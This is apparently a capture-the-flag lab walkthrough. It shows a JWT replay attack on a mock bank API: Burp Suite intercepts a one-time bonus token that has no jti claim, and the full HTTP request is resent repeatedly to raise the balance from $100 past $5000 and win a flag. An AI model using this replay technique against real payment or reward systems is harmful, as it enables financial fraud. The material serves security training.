
Click on get Bonus.

Note: Make sure that intercept is on in BurpSuite



```
OPTIONS /redeem HTTP/1.1
Host: 192.215.101.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Origin: http://192.215.101.3:5000
Connection: close
```

Forward the request.




```
POST /redeem HTTP/1.1
Host: 192.215.101.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.215.101.3:5000/
Content-Type: application/json;charset=utf-8
Content-Length: 171
Origin: http://192.215.101.3:5000
Connection: close

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiMzEyMDg2NDIzMTQzIiwiaXNzIjoiRHVtbXkgQmFuayIsImFtb3VudCI6MTAwfQ.gVflm1wB2YjgAY4io2jpQ8orJoSW-PMlNyA3uEqLS2A"}
```

This request contains a JWT Token.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiMzEyMDg2NDIzMTQzIiwiaXNzIjoiRHVtbXkgQmFuayIsImFtb3VudCI6MTAwfQ.gVflm1wB2YjgAY4io2jpQ8orJoSW-PMlNyA3uEqLS2A

Decoding the payload part of the token using base64 utility:



```
root@attackdefense:~# echo eyJhY2NvdW50IjoiMzEyMDg2NDIzMTQzIiwiaXNzIjoiRHVtbXkgQmFuayIsImFtb3VudCI6MTAwfQ | base64 -d
{"account":"312086423143","iss":"Dummy Bank","amount":100}base64: invalid input
root@attackdefense:~#
```

Note: Sometimes decoding the header or payload using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. There are some (minor) differences between base64 and base64URL encoding and can be found here.

The token contains the following claims:

1. iss (Issuer) Claim - The name of the entity that issued the token.
2. account Claim - Identifies the account number of the bank user.
3. amount Claim - Identifies the amount that is to be transferred from the bank to the account holder.

Note: The account and the amount are non-standard claims. They are not the part of JWT specs.


Using this token, the bank transfers $100 to the sender.

Information: The JTI (JWT ID) claim provides a unique identifier for a JWT Token. It can be used to prevent the token from being replayed.

Since there is no JTI claim associated with the token, this token could be used in the subsequent requests to increase the account balance further (a replay attack against JWT Tokens).

Send this transaction request to repeater and turn off the intercept mode.

Check the balance in the browser.



Welcome to Simple Transaction API


Current Balance: $100. You still need atleast $4901

The current balance has become $100.

Notice that the "Get Bonus" button has disappeared. The bank API provides bonus to every user only once.


As previously mentioned, since there is no JTI field in the token, the request could be replayed to increase the account balance.

Check the request in the repeater.



```
POST /redeem HTTP/1.1
Host: 192.215.101.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.215.101.3:5000/
Content-Type: application/json;charset=utf-8
Content-Length: 171
Origin: http://192.215.101.3:5000
Connection: close

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiMzEyMDg2NDIzMTQzIiwiaXNzIjoiRHV
tbXkgQmFuayIsImFtb3VudCI6MTAwfQ.gVflm1wB2YjgAY4io2jpQ8orJoSW-PMlNyA3uEqLS2A"}
```

Send the request same request multiple times and notice the response. The response reflects the current balance of the sender.




```
POST /redeem HTTP/1.1
Host: 192.215.101.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.215.101.3:5000/
Content-Type: application/json;charset=utf-8
Content-Length: 171
Origin: http://192.215.101.3:5000
Connection: close

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiMzEyMDg2NDIzMTQzIiwiaXNzIjoiRHV
tbXkgQmFuayIsImFtb3VudCI6MTAwfQ.gVflm1wB2YjgAY4io2jpQ8orJoSW-PMlNyA3uEqLS2A"}
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 4
Access-Control-Allow-Origin: http://192.215.101.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Sun, 10 Nov 2019 07:36:44 GMT

1400
```

The current balance is $1400 in this case, as shown in the Response window.

Issue the same request repeatedly until the balance exceeds $5000.




```
POST /redeem HTTP/1.1
Host: 192.215.101.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.215.101.3:5000/
Content-Type: application/json;charset=utf-8
Content-Length: 171
Origin: http://192.215.101.3:5000
Connection: close

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiMzEyMDg2NDIzMTQzIiwiaXNzIjoiRHV
tbXkgQmFuayIsImFtb3VudCI6MTAwfQ.gVflm1wB2YjgAY4io2jpQ8orJoSW-PMlNyA3uEqLS2A"}
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 4
Access-Control-Allow-Origin: http://192.215.101.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Sun, 10 Nov 2019 07:37:48 GMT

5100
```

The balance has become $5100, as reflected in the Response window.

Navigate to the browser window and sync the balance with the server (click on "Sync Balance" button).




Welcome to Simple Transaction API

Congratulations! Your current balance is $5100.

Since the current balance has exceeded $5000, the golden ticket could be retrieved from the server.

Click on the "Get Golden Ticket" button to get the golden ticket.



Welcome to Simple Transaction API

Congratulations! Your current balance is $5100.

This_Is_Your_Golden_Ticket_6be1760e0336eada4d

Golden Ticket: This_Is_Your_Golden_Ticket_6be1760e0336eada4d

References:

1. JWT RFC (https://tools.ietf.org/html/rfc7519)